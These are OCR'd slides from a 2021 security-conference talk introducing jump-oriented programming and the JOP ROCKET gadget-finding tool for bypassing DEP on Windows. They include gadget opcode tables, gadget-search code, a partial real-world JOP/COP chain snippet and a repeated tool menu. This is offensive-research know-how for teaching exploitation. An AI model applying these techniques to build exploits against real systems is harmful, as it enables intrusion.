TRACK 1

HITB SECCONF AMSTERDAM - 2021

JOP ROCKET: Bypassing DEP with Jump-oriented Programming

Dr. Bramwell Brizendine
Austin Babcock

Dr. Bramwell Brizendine

- **Dr. Bramwell Brizendine** is the Director of the VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
- Assistant Professor of Computer and Cyber Sciences at Dakota State University, USA
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact: Bramwell.Brizendine@dsu.edu

Austin Babcock

- **Austin Babcock** is a graduate student at Dakota State University, USA
  - BS Cyber Operations
  - MS Computer Science with Cyber Operations specialization (in progress)
- Security Researcher at VERONA Lab @ DSU
- Contributor to JOP ROCKET
- JOP Whisperer
- Interests: Software exploitation, fuzzing, reverse engineering, bug bounties
- Contact: austin.babcock@trojans.dsu.edu

Agenda

- Part 1: Introduction to Jump-oriented Programming
  - Introducing the JOP ROCKET

- Part 2: Manually crafting a JOP exploit to bypass DEP
  - The process and tips and techniques

Live Demo!


- Part 3: Automatic JOP chain generation
  - Novel approach to generate a complete JOP c
  - DEP bypass using JOP chains generated by JOP ROCKET

Live Demo!

- Part 4: Shellcode-less JOP
  - Avoid DEP by calling desired WinAPI functions directly via

Live Demo!

- Part 5: Novel Dispatcher Gadgets
  - Novel dispatcher gadget and two-gadget dispatchers – opening new possibilities for JOP



Part 1: Jump-Oriented Programming Background


HITBSECCONF AMSTERDAM - 2021

JOP: Historical Timeline

- JOP dates back in the academic literature a decade
  - Bletsch; Checkoway and Shacham; Erdodi; Chen, et al.


- JOP previously was confined largely to academic literature.
  - Theoretical .
    - Many, many questions of practical usage not addressed and unanswered
  - No working full exploits
    - Claims it had never been used in the wild.

- We introduced JOP ROCKET at DEF CON 27.
  - Bypassed DEP in a Windows exploit with complex, full JOP chain.
  - We have expanded it considerably since then.
    - JOP chain generation
    - Two gadget dispatcher





Different JOP Paradigms

- **Dispatcher gadget by Bletsch, et al., (2011)**
  - Features complete JOP chain with a dispatch table containing functional gadgets.
    - Each functional gadget is dispatched.
  - Functional gadgets perform the substantive operations.
  - This is the approach favored by research.



- **Bring Your Own Pop Jump (BYOPJ) by Checkoway and Shacham (2010)**
  - *Pop X / jmp X* – we can load an address into X and jump to it.
  - This can allow of a string of gadgets to be strung together.
    - This creates a chain that leads from one to the next.
  - Allows for RET to be loaded into X; JOP gadgets can be used as substitute for ROP gadgets.





Different JOP Paradigms

- **Untitled Variant – combination dispatcher /functional gadgets**
  - Encountered in the wild in real-world exploits, to expand the attack surface – used with ROP.
    - Used in 64-bit exploits for Free-BSD and Sony Playstation 4.
  - A dispatch table is loaded into memory with addresses of other gadgets.
  - Each gadget performs a substantive action and also dereferences and jumps to the next gadget!
  - Gadgets of this form are rarer than traditional JOP gadgets.

```
/*
 * COP_GADGET3_ADDR : push rsp ; call qword ptr [rax + 0x40]
 */
u64 = (uint64_t *)&OverflowArea[0x40];
*u64 = COP_GADGET4_ADDR;
/*
 * COP_GADGET4_ADDR : pop rsi ; pop rbp ; jmp qword ptr [rax + 0x20]
 */
u64 = (uint64_t *)&OverflowArea[0x20];
*u64 = COP_GADGET5_ADDR;
/*
 * COP_GADGET5_ADDR : mov rsi, rbx ; call qword ptr [rax + 0x38]
 */
u64 = (uint64_t *)&OverflowArea[0x38];
*u64 = COP_GADGET6_ADDR;
/*
 * COP_GADGET6_ADDR : add al, 0x5d ; jmp qword ptr [rax + 0x50]
 */
u64 = (uint64_t *)&OverflowArea[0x5D + 0x50];
*u64 = COP_GADGET7_ADDR;
```

Review: Key Elements of JOP


- **Dispatch table**
  - Each entry holds an address to a functional gadget
  - Can be placed on stack or heap – any memory with RW permissions.
  - Addresses for functional gadgets are separate by uniform padding.

- **Dispatcher gadget**
  - Can be creative and flexible – key requirement is it *predictably* modifies an index into the dispatch table – while at the same time dereferencing the dispatch table index.
  - Typically, one gadget to move our "program counter" to the next functional gadget.

- **Functional Gadgets**
  - Gadgets that end in *jmp* or *call* to a register containing the address of dispatcher
  - Achieves control flow by jumping back to the dispatcher gadget, which modifies the dispatch table index.
  - These are where do more substantive operations.

- **The Stack**
  - With JOP we do not use this for control flow – which is very liberating.
  - We use it to set up WinAPI calls, e.g. bypass DEP with VirtualProtect and VirtualAlloc.

Dispatch Table and Dispatcher Gadget



What JOP Is and What JOP Is Not

- Jump-oriented Programming is an advanced, **state-of-the-art** code-reuse attack with multiple variants.
  - We focus on the dispatcher gadget paradigm, allowing for full JOP chains.

- JOP is **not** a replacement for ROP.
  - There are less gadgets than ROP, and a full JOP chain is not always possible.
  - We do need a viable dispatcher gadget for it to work.
    - Our research has expanded and provided **novel dispatcher gadgets** and the **two-gadget dispatcher**.

- JOP can be more challenging and trickier, if doing a manual approach.
  - At the same time, it **can also be simpler**, if there is a valid dispatcher and no bad byte restrictions.

JOP can be incredibly **empowering** and liberating: more inherent flexibility than with ROP. You make the rules!

Introducing the JOP ROCKET

- **Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool**
  - Dedicated to the memory of rocket cats who made the ultimate sacrifice.

```python
OP_JMP_EAX = b"\xff\xe0"
OP_JMP_EBX = b"\xff\xe3"
OP_JMP_ECX = b"\xff\xe1"
OP_JMP_EDX = b"\xff\xe2"
OP_JMP_ESI = b"\xff\xe6"
OP_JMP_EDI = b"\xff\xe7"
OP_JMP_ESP = b"\xff\xe4"
OP_JMP_EBP = b"\xff\xe5"
OP_JMP_PTR_EAX = b"\xff\x20"
OP_JMP_PTR_EBX = b"\xff\x23"
OP_JMP_PTR_ECX = b"\xff\x21"
OP_JMP_PTR_EDX = b"\xff\x22"
OP_JMP_PTR_EDI = b"\xff\x27"
OP_JMP_PTR_ESI = b"\xff\x26"
OP_JMP_PTR_EBP = b"\xff\x65\x00"
OP_JMP_PTR_ESP = b"\xff\x24\x24"
OP_CALL_EAX = b"\xff\xd0"
OP_CALL_EBX = b"\xff\xd3"
OP_CALL_ECX = b"\xff\xd1"
OP_CALL_EDX = b"\xff\xd2"
OP_CALL_EDI = b"\xff\xd7"
OP_CALL_ESI = b"\xff\xd6"
OP_CALL_EBP = b"\xff\xd5"
OP_CALL_ESP = b"\xff\xd4"
OP_CALL_PTR_EAX =  b"\xff\x10"
OP_CALL_PTR_EBX =  b"\xff\x13"
OP_CALL_PTR_ECX =  b"\xff\x11"
OP_CALL_PTR_EDX =  b"\xff\x12"
OP_CALL_PTR_EDI =  b"\xff\x17"
OP_CALL_PTR_ESI =  b"\xff\x16"
OP_CALL_PTR_EBP =  b"\xff\x55\x00"
OP_CALL_PTR_ESP =  b"\xff\x14\x24"
OP_CALL_FAR_EAX =  b"\xff\x18"
OP_CALL_FAR_EBX =  b"\xff\x1b"
OP_CALL_FAR_ECX =  b"\xff\x19"
OP_CALL_FAR_EDX =  b"\xff\x1a"
OP_CALL_FAR_EDI =  b"\xff\x1f"
OP_CALL_FAR_ESI =  b"\xff\x1e"
OP_CALL_FAR_EBP =  b"\xff\x1c\x24"
OP_CALL_FAR_ESP =  b"\xff\x5d\x00"
OTHER_JMP_PTR_EAX_SHORT =  b"\xff\x60"
OTHER_JMP_PTR_EAX_LONG =  b"\xff\xa0"
OTHER_JMP_PTR_EBX_SHORT =  b"\xff\x63"
OTHER_JMP_PTR_ECX_SHORT =  b"\xff\x61"
OTHER_JMP_PTR_EDX_SHORT =  b"\xff\x62"
OTHER_JMP_PTR_EDI_SHORT =  b"\xff\x67"
OTHER_JMP_PTR_ESI_SHORT =  b"\xff\x66"
OTHER_JMP_PTR_ESP_SHORT =  b"\xff\x64"
OTHER_JMP_PTR_EBP_SHORT =  b"\xff\x65"
OP_RET = b"\xc3"
```

JOP Gadget Discovery

- We search for the following forms:
  - *jmp reg*
  - *call reg*
  - *jmp dword ptr [reg]*
  - *jmp dword ptr [reg + offset]*
  - *call dword ptr [reg]*
  - *call dword ptr [reg + offset]*
- If opcodes are found, we disassemble backwards.
  - We carve out chunks of disassembly, searching for useful gadgets.
  - We iterate through all possibilities from 2 to 18 bytes.
    - This ensures that all unintended instructions are found.
      - Both JOP and ROP and heavily reliant upon opcode-splitting. ☺

Opcode Splitting

- With x86 ISA we lack enforced alignment, and thus we can begin execution anywhere.
  - We enrich the attack surface with unintended instructions.
- Any major ROP tool uses this with or without user knowledge.
  - So too does JOP ROCKET.

Opcodes	Instructions
BF 89 CF FF E3	mov edi, 0xe3ffdf89;

Opcodes	Instructions
89 CF FF E3	mov edi, ecx # jmp eax;

Opcodes	Instructions
68 55 ba 54 c3	push 0xc354ba55

Opcodes	Instructions
54	push esp
c3	ret

JOP Gadget Classification


- ROCKET searches for FF first, and if found it checks for 49 opcode combinations.
  - If found, chunks of disassembly are carved out.
  - Disassembly chunks are searched for useful operations.
- Hundreds of data structures maintain minimal bookkeeping information, allowing gadgets to be generated on the fly.
  - No disassembly or opcodes saved.
  - Useful for other searching operations.
  - Allows for different things to be done with the data.
  - All search results can be saved as text files according to unique user specifications.
- Numerous classifications based on operation and registers affected.

```
test = ord(OP_JMP_EAX[0])
if (ord(objs[o].data2[t]) == test):
    if(regBools[0]):
            test2 = ord(OP_JMP_EAX[1])
            if (ord(objs[o].data2[t+1]) == test2):
                numOps = NumOpsDis
                while numOps > 2:
                    disHereJmp(t, numOps, "ALL", "eax")
                    numOps = numOps - 1
    if(regBools[1]):
            test2 = ord(OP_JMP_EBX[1])
            if (ord(objs[o].data2[t+1]) == test2):
                numOps = NumOpsDis
                while numOps > 2:
                    disHereJmp(t, numOps, "ALL", "ebx")
                    numOps = numOps - 1
```

JOP ROCKET Usage

- To use JOP ROCKET, if we intend to scan the entire binary, including all DLLs, **the target application *must* be installed.**
  - We provide the application's absolute path **as input in a text file.**
  - We can scan just the .exe by itself – even not installed – but it will not be able to discover third-party DLLs.
    - System DLLs can still be found, but typically not of interest.
- Memory can be a concern with very large binaries.
  - For some **very large** binaries, **64-bit Python will be required.**
  - Performance for scanning and classifying JOP gadgets has improved drastically.
    - However, for larger files, JOP chain generation can still take a while for very large files.
      - Incredibly fast for smaller files


JOP ROCKET Menu



```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Specify registers of interest – any specific ones or just all.

JOP ROCKET Menu



```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere      v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

- Use g to scan for selected registers.
- Use G to scan all *Jmp reg*
- Use C to scan all *Call reg*
- Use Z to scan all *Jmp | Call*

HITBSECCONF AMSTERDAM - 2021

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use s to set scope – image executable, or include DLLs in IAT, or DLLs in IAT and beyond

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use m to scan for mitigations, e.g. DEP, ASLR, SafeSEH, CFG

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use b to show or add bad characters.

HITB SECCONF AMSTERDAM - 2021

JOP ROCKET Menu

